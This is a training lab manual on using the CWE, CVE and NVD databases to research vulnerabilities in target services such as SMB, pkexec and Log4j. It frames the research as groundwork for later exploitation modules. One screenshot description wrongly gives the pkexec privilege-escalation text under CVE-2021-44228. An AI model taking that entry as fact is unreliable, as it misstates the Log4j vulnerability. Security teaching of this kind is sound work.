*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab

1

Perform Vulnerability Research with Vulnerability Scoring Systems and Databases

Vulnerability scoring systems and databases are used by security analysts to rank information system vulnerabilities and to provide a composite score of the overall severity and risk associated with identified vulnerabilities.

Lab Scenario

As a professional ethical hacker or pen tester, your first step is to search for vulnerabilities in the target system or network using vulnerability scoring systems and databases. Vulnerability research provides awareness of advanced techniques to identify flaws or loopholes in the software that could be exploited. Using this information, you can use various tricks and techniques to launch attacks on the target system.

Lab Objectives

- Perform vulnerability research in Common Weakness Enumeration (CWE)
- Perform vulnerability research in Common Vulnerabilities and Exposures (CVE)
- Perform vulnerability research in National Vulnerability Database (NVD)

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of Vulnerabilities in Vulnerability Scoring Systems and Databases

Vulnerability databases collect and maintain information about various vulnerabilities present in the information systems.

The following are some of the vulnerabilities scoring systems and databases:

- Common Weakness Enumeration (CWE)
- Common Vulnerabilities and Exposures (CVE)
- National Vulnerability Database (NVD)
- Common Vulnerability Scoring System (CVSS)

Lab Tasks

Task 1: Perform Vulnerability Research in Common Weakness Enumeration (CWE)

Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses. It has numerous categories of weaknesses that means that CWE can be effectively employed by the community as a baseline for weakness identification, mitigation, and prevention efforts. Further, CWE has an advanced search technique with which you can search and view the weaknesses based on research concepts, development concepts, and architectural concepts.

Here, we will use CWE to view the latest underlying system vulnerabilities.

1. Turn on the **Windows 11** virtual machine.
2. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. Launch any browser, here, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type <https://cwe.mitre.org/> and press **Enter**

Note: If the **Default Browser** pop-up window appears, uncheck the **Always perform this check when starting Firefox** checkbox and click the **Not now** button.

Note: If a **New in Firefox: Content Blocking** pop-up window appears, follow the step and click **Got it** to finish viewing the information.

4. **CWE** website appears. Click on **Search** tab, in the **Google Custom Search under Search CWE** section, type **SMB** and click the search icon.

Note: Here, we are searching for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).

Module 05 – Vulnerability Analysis

The screenshot shows a Firefox browser window with the URL <https://cwe.mitre.org/find/index.html>. The page title is "Common Weakness Enumeration". A search bar at the top contains the text "SMB". Below the search bar, there is a heading "Search the CWE Web Site" and a "Search" button. A note below the search bar says: "To search the CWE Web site, enter a keyword by typing in a specific term or multiple keywords separated by a space, and click the Google Search button or press return." At the bottom left, it says "Page Last Updated: April 29, 2019".

5. The search results appear, displaying the underlying vulnerabilities in the target service (here, **SMB**). You can click any link to view detailed information on the vulnerability.

Note: The search results might differ when you perform this task.

The screenshot shows the same Firefox browser window as the previous one, but now displaying search results. The search bar still contains "SMB". Below the search bar, the heading "Search the CWE Web Site" and "Search" button are visible. A note below the search bar says: "To search the CWE Web site, enter a keyword by typing in a specific term or multiple keywords separated by a space, and click the Google Search button or press return." The main content area displays a list of search results:

- CWE-284: Improper Access Control (4.6) - CWE
[cwe.mitre.org › CWE List](https://cwe.mitre.org/cwe/CWE-284.html)
Common Weakness Enumeration (CWE) is a list of software weaknesses.
- CWE-200: Exposure of Sensitive Information to an ... - CWE
[cwe.mitre.org › CWE List](https://cwe.mitre.org/cwe/CWE-200.html)
Common Weakness Enumeration (CWE) is a list of software weaknesses.
- CWE-295: Improper Certificate Validation (4.6) - CWE
[cwe.mitre.org › CWE List](https://cwe.mitre.org/cwe/CWE-295.html)
The software does not validate, or incorrectly validates, a certificate. + Extended Description. When a certificate is invalid or malicious, it might allow ...

Module 05 – Vulnerability Analysis

6. Now, click any link (here, **CWE-284**) to view detailed information about the vulnerability.
7. A new webpage appears in the new tab, displaying detailed information regarding the vulnerability. You can scroll-down further to view more information.

The screenshot shows a Firefox browser window with two tabs open. The active tab displays the 'CWE - Common Weakness Enumeration' website at <https://cwe.mitre.org/data/definitions/284.html>. The page title is 'CWE-284: Improper Access Control'. Key details include:

- Weakness ID:** 284
- Abstraction:** Pillar
- Structure:** Simple
- Status:** Incomplete

The page content includes sections for 'Description' (The software does not restrict or incorrectly restricts access to a resource from an unauthorized actor) and 'Extended Description' (Access control involves the use of several protection mechanisms such as: Authentication, Authorization, and Accountability). It also notes that when any mechanism is not applied or fails, attackers can compromise the security of the software by gaining privileges, reading sensitive information, executing commands, evading detection, etc. There are two distinct behaviors that can introduce access control weaknesses: Specification (incorrect privileges, permissions, ownership, etc.) and Implementation (incorrect code logic).

8. Similarly, you can click on other vulnerabilities and view detailed information.
9. Now, click on **Home** to navigate back to the **CWE** website, and click the **CWE List**.

The screenshot shows the 'CWE - Common Weakness Enumeration' website at <https://cwe.mitre.org/index.html>. The page title is 'Common Weakness Enumeration'. Key features include:

- CWE List Quick Access:** Buttons for 'View CWE' (by Software Development, Hardware Design, Research Concepts).
- 2021 CWE Most Important Hardware Weaknesses:** A circular graphic with '2021' in the center, surrounded by 'CWE' and 'HARDWARE WEAKNESSES'. Below it is a description: 'A first of its kind, community-developed list of hardware weaknesses with detailed descriptions and authoritative guidance for mitigating and avoiding them.' with links to 'Hardware List', 'Limitations', 'Methodology', and 'More'.
- CWE News:** A sidebar with links to 'Podcast Why Cisco Uses CWE While Looking at Fixing Vulnerabilities', 'News Join the CWE/CAPEC Rest API WG', and 'Podcast Beyond the Buffer Overflow: Finding Weaknesses in Software, an'.

10. A new webpage appears, displaying **CWE List Version**. Scroll down, and under the **External Mappings** section, click **CWE Top 25 (2021)**.

Note: The result might differ when you perform this task.

The screenshot shows a Firefox browser window with two tabs open: 'CWE - Search the CWE Web Site' and 'CWE - CWE List Version 4.6'. The 'CWE List Version 4.6' tab is active and displays the 'External Mappings' section. This section contains a list of various mappings, with 'CWE Top 25 (2021)' highlighted by a blue border. Other items in the list include 'Most Important Hardware Weaknesses List (2021)', 'OWASP Top Ten (2021)', 'Seven Pernicious Kingdoms', 'Software Fault Pattern Clusters', 'SEI CERT Oracle Coding Standard for Java', 'SEI CERT C Coding Standard', 'SEI CERT Perl Coding Standard', 'CISQ Quality Measures (2020)', 'CISQ Data Protection Measures', and 'Architectural Concepts'. At the bottom of the page, there is a 'Helpful Views' section and a footer with links to 'https://cwe.mitre.org/data/definitions/1337.html' and 'Introduced During Design'.

11. A webpage appears, displaying **CWE VIEW: Weaknesses in the 2021 CWE Top 25 Most Dangerous Software Weaknesses**. Scroll down and view a list of **Weaknesses in the 2021 CWE Top 25 Most Dangerous Software Weaknesses** under the **Relationships** section. You can click on each weakness to view detailed information on it.

Note: This information can be used to exploit the vulnerabilities in the software and further launch attacks.

Note: The result showing publishing year might differ when you perform this task.

The screenshot shows a Mozilla Firefox browser window with two tabs open. The active tab is titled 'CWE - CWE-1337: Weaknesses' and has the URL <https://cwe.mitre.org/data/definitions/1337.html>. The page content lists '1337 - Weaknesses in the 2021 CWE Top 25 Most Dangerous Software Weaknesses'. The list includes various software weaknesses such as Out-of-bounds Write, Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'), Out-of-bounds Read, Improper Input Validation, Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection'), Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'), Use After Free, Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal'), Cross-Site Request Forgery (CSRF), Unrestricted Upload of File with Dangerous Type, Missing Authentication for Critical Function, Integer Overflow or Wraparound, Deserialization of Untrusted Data, Improper Authentication, NULL Pointer Dereference, Use of Hard-coded Credentials, Improper Restriction of Operations within the Bounds of a Memory Buffer, Missing Authorization, Incorrect Default Permissions, Exposure of Sensitive Information to an Unauthorized Actor, Insufficiently Protected Credentials, Incorrect Permission Assignment for Critical Resource, Improper Restriction of XML External Entity Reference, Server-Side Request Forgery (SSRF), and Improper Neutralization of Special Elements used in a Command ('Command Injection'). At the bottom of the list is a 'BACK TO TOP' link.

12. Similarly, you can go back to the CWE website and explore other options, as well.
13. Attacker can find vulnerabilities on the services running on the target systems and further exploit them to launch attacks.
14. This concludes the demonstration of checking vulnerabilities in the Common Weakness Enumeration (CWE).
15. Close all open windows and document all the acquired information.

Task 2: Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)

Common Vulnerabilities and Exposures (CVE) is a publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures. It is used to discuss or share information about a unique software or firmware vulnerability, provides a baseline for tool evaluation, and enables data exchange for cybersecurity automation.

Here, we will use CVE to view the latest underlying system and software vulnerabilities.

1. In **Windows 11** virtual machine, launch any browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type <https://cve.mitre.org/> and press **Enter**
2. **CVE** website appears. In the right pane, under the **Newest CVE Entries** section, recently discovered vulnerabilities are displayed.

Module 05 – Vulnerability Analysis

Note: The result might differ when you perform this task.

The screenshot shows the official CVE website at https://cve.mitre.org. At the top, it displays "TOTAL CVE Records: 172812". Below this, two red notices are present: "NOTICE: Transition to the all-new CVE website at [WWW.CVE.ORG](https://www.cve.org) is underway and will last up to one year. ([details](#))" and "NOTICE: Changes coming to [CVE Record Format JSON](#) and [CVE List Content Downloads](#) in 2022.". A central message states, "The mission of the CVE® Program is to identify, define, and catalog publicly disclosed cybersecurity vulnerabilities." The page features three main columns: "CVE News" (News has moved to the new CVE website), "Become a CNA" (with a world map showing participation), and "Newest CVE Records" (listing a tweet from @CVEnew about CVE-2022-1179).

3. You can copy the name of any vulnerability under the **Newest CVE Records** section and search on CVE to view detailed information on it.
4. Now, click on the **Search CVE List** tab. Under **Search CVE List** section, type the vulnerability name (here, **CVE-2021-4034**) in the search bar, and click **Submit**.

The screenshot shows the "Search CVE List" page at https://cve.mitre.org/cve/search_cve_list.html. The search bar contains "CVE-2021-4034" and the "Submit" button is visible. Below the search bar, a message says "Page Last Updated or Reviewed: December 09, 2020".

Module 05 – Vulnerability Analysis

5. **Search Results** page appears, displaying the information regarding the searched vulnerability. You can click the vulnerability link to view further detailed information regarding the vulnerability.

Note: We will exploit this vulnerability in Module 06 System Hacking to gain access to the target system.

The screenshot shows a browser window titled "CVE - Search Results". The URL is https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=CVE-2021-4034. The page header includes the CVE logo, navigation links for "CVE List", "CNAs", "WGs", "News & Blog", "Board", and "About", along with the NVD logo and links for "CVSS Scores" and "CPE Info". A black navigation bar at the top has links for "Search CVE List", "Downloads", "Data Feeds", "Update a CVE Record", and "Request CVE IDs". Below this, a message states "TOTAL CVE Records: 172812". Two red notices are present: "NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG is underway and will last up to one year. (details)" and "NOTICE: Changes coming to CVE Record Format JSON and CVE List Content Downloads in 2022.". The main content area shows a single search result for "CVE-2021-4034":
Name: CVE-2021-4034
Description: A local privilege escalation vulnerability was found on polkit's pkexec utility. The pkexec application is a setuid tool designed to allow unprivileged users to run commands as privileged users according predefined policies. The current version of pkexec doesn't handle the calling parameters count correctly and ends trying to execute environment variables as commands. An attacker can leverage this by crafting environment variables in such a way it'll induce pkexec to execute arbitrary code. When successfully executed the attack can cause a local privilege escalation given unprivileged users administrative rights on the target machine.
A "BACK TO TOP" button is located at the bottom right of the results table.

6. Click on **Search CVE List** at the top of the browser window under **Search CVE List** section, type the vulnerability name (here, **CVE-2021-44228**) in the search bar, and click **Submit**

The screenshot shows a browser window titled "CVE - Search CVE List". The URL is https://cve.mitre.org/cve/search_cve_list.html. The page header and navigation links are identical to the previous screenshot. A message at the top says "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!" with a "Refresh Firefox..." button. The main content area shows a search results table:
Name: CVE-2021-44228
Description: A local privilege escalation vulnerability was found on polkit's pkexec utility. The pkexec application is a setuid tool designed to allow unprivileged users to run commands as privileged users according predefined policies. The current version of pkexec doesn't handle the calling parameters count correctly and ends trying to execute environment variables as commands. An attacker can leverage this by crafting environment variables in such a way it'll induce pkexec to execute arbitrary code. When successfully executed the attack can cause a local privilege escalation given unprivileged users administrative rights on the target machine.
Below the table, there is a note: "You can search the CVE List for a [CVE Record](#) if the [CVE ID](#) is known. To search by keyword, use a specific term or multiple keywords separated by a space. Your results will be the relevant CVE Records." A link "View the [search tips](#)." is also present. At the bottom, there is a search form with a text input containing "CVE-2021-44228" and a "Submit" button.

7. Search Results page appears, displaying the records that match the search, click on **CVE-2021-44228** link to view the details of the vulnerability.

The screenshot shows a Firefox browser window titled "CVE - Search Results". The address bar displays the URL <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=CVE-2021-44228>. A message at the top of the page says, "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!" with a "Refresh Firefox..." button. The main content area is titled "Search Results" and contains the following table:

Name	Description
CVE-2022-23848	In Alluxio before 2.7.3, the logserver does not validate the input stream. NOTE: this is not the same as the CVE-2021-44228 Log4j vulnerability.
CVE-2021-45046	It was found that the fix to address CVE-2021-44228 in Apache Log4j 2.15.0 was incomplete in certain non-default configurations. This could allow attackers with control over Thread Context Map (MDC) input data when the logging configuration uses a non-default Pattern Layout with either a Context Lookup (for example, \${ctx:loginId}) or a Thread Context Map pattern (%X, %mdc, or %MDC) to craft malicious input data using a JNDI Lookup pattern resulting in an information leak and remote code execution in some environments and local code execution in all environments. Log4j 2.16.0 (Java 8) and 2.12.2 (Java 7) fix this issue by removing support for message lookup patterns and disabling JNDI functionality by default.
CVE-2021-44530	An injection vulnerability exists in a third-party library used in UniFi Network Version 6.5.53 and earlier (Log4j CVE-2021-44228) allows a malicious actor to control the application.
CVE-2021-44228	Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.
CVE-2021-4104	JMSAppender in Log4j 1.2 is vulnerable to deserialization of untrusted data when the attacker has write access to the Log4j configuration. The attacker can provide TopicBindingName and TopicConnectionFactoryBindingName configurations causing JMSAppender to perform JNDI requests that result in remote code execution in a similar fashion to CVE-2021-44228. Note this issue only affects Log4j 1.2 when specifically configured to use JMSAppender, which is not the default. Apache Log4j 1.2 reached end of life in August 2015. Users should upgrade to Log4j 2 as it addresses numerous other issues from the previous versions.

At the bottom right of the browser window, there is a status bar showing "9:52 PM 4/26/2022".

8. **CVE-2021-44228** page appears displaying the information regarding the searched vulnerability.

Note: We will exploit this vulnerability in Module 14 Hacking Web Applications to gain access to the target system.

Module 05 – Vulnerability Analysis

The screenshot shows a Firefox browser window with the URL <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228>. The page title is "CVE - CVE-2021-44228". The main content area is titled "CVE-ID" and shows "CVE-2021-44228". Below it, there's a link to "Learn more at National Vulnerability Database (NVD)" and several bullet points: "• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information". The "Description" section contains a detailed paragraph about Apache Log4j2 vulnerabilities. The "References" section includes a note about the convenience of the list and a list of external links, many of which are from Cisco.

- Similarly, in the **Search CVE List** section, you can search for a service-related vulnerability by typing the service name (here, **SMB**) and click **Submit**.

Note: You can search for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).

The screenshot shows a browser window with the URL https://cve.mitre.org/cve/search_cve_list.html. The page header includes the "CVE" logo and navigation links for "CVE List", "CNAs", "WGs", "News & Blog", "Board", "About", and "NVD Go to for: CVSS Scores CPE Info". The main content area has a search bar with the text "SMB" and a "Submit" button. Below the search bar, it says "TOTAL CVE Records: 172812". There are two red notices: "NOTICE: Transition to the all-new CVE website at [WWW.CVE.ORG](#) is underway and will last up to one year. ([details](#))" and "NOTICE: Changes coming to [CVE Record Format JSON](#) and [CVE List Content Downloads](#) in 2022.". At the bottom, it says "HOME > CVE LIST > SEARCH CVE LIST".

Search CVE List

You can search the CVE List for a [CVE Record](#) if the [CVE ID](#) is known. To search by keyword, use a specific term or multiple keywords separated by a space. Your results will be the relevant CVE Records.

View the [search tips](#).

Page Last Updated or Reviewed: December 09, 2020

10. **Search Results** page appears, displaying a list of vulnerabilities in the target service (**SMB**) along with their description, as shown in the screenshot.

Note: The result might differ when you perform this task.

The screenshot shows a web browser window titled "CVE - Search Results" with the URL <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=SMB>. The page header includes the MITRE logo and navigation links for "CVE List", "CNAs", "WG", "News & Blog", "Board", and "About". A prominent banner at the top right says "NVD" with "Go to for: CVSS Scores CPE Info". Below the banner, it displays "TOTAL CVE Records: 172812". Two notices are present: one about the transition to the new website and another about changes to the CVE Record Format JSON and CVE List Content Downloads in 2022. The main content area is titled "Search Results" and shows a message: "There are 480 CVE Records that match your search." A table lists four vulnerabilities:

Name	Description
CVE-2022-22995	The combination of primitives offered by SMB and AFP in their default configuration allows the arbitrary writing of files. By exploiting these combination of primitives, an attacker can execute arbitrary code.
CVE-2021-45100	The ksmbd server through 3.4.2, as used in the Linux kernel through 5.15.8, sometimes communicates in cleartext even though encryption has been enabled. This occurs because it sets the SMB2_GLOBAL_CAP_ENCRYPTION flag when using the SMB 3.1.1 protocol, which is a violation of the SMB protocol specification. When Windows 10 detects this protocol violation, it disables encryption.
CVE-2021-44548	An Improper Input Validation vulnerability in DataImportHandler of Apache Solr allows an attacker to provide a Windows UNC path resulting in an SMB network call being made from the Solr host to another host on the network. If the attacker has wider access to the network, this may lead to SMB attacks, which may result in: * The exfiltration of sensitive data such as OS user hashes (NTLM/LM hashes), * In case of misconfigured systems, SMB Relay Attacks which can lead to user impersonation on SMB Shares or, in a worse-case scenario, Remote Code Execution. This issue affects all Apache Solr versions prior to 8.11.1. This issue only affects Windows.
CVE-2021-44142	The Samba vfs_fruit module uses extended file attributes (EA, xattr) to provide "...enhanced compatibility with Apple SMB clients and interoperability with a Netatalk 3 AFP fileserv." Samba versions prior to 4.13.17, 4.14.12

At the bottom of the page, there are various icons for sharing and a timestamp: "9:26 AM 3/30/2022".

11. Further, you can click on **CVE-ID** of any vulnerability to view its detailed information. Here, we will click on the first CVE-ID link.
12. Detailed information regarding the vulnerability is displayed such as its **Description**, **References**, and **Date Record Created**. Further, you can click on links under the **References** section to view more information on the vulnerability.

The screenshot shows a web browser window for the Common Vulnerabilities and Exposures (CVE) website. The URL in the address bar is <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-22995>. The page displays information for CVE-2022-22995, which is described as a vulnerability where the combination of primitives offered by SMB and AFP in their default configuration allows arbitrary writing of files. An attacker can exploit this to execute arbitrary code. The page also includes sections for References, Assigning CNA (Western Digital), and links to NVD (National Vulnerability Database) for CVSS Severity Rating, Fix Information, Vulnerable Software Versions, SCAP Mappings, and CPE Information.

13. Likewise, you can search for other target services for the underlying vulnerabilities in the **Search CVE List** section.
14. This concludes the demonstration of checking vulnerabilities in the Common Vulnerabilities and Exposures (CVE).
15. Close all open windows and document all the acquired information.

Task 3: Perform Vulnerability Research in National Vulnerability Database (NVD)


The National Vulnerability Database (NVD) is the U.S. government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP). These data enable the automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics.

Here, we will use the NVD to view the latest underlying system and software vulnerabilities.

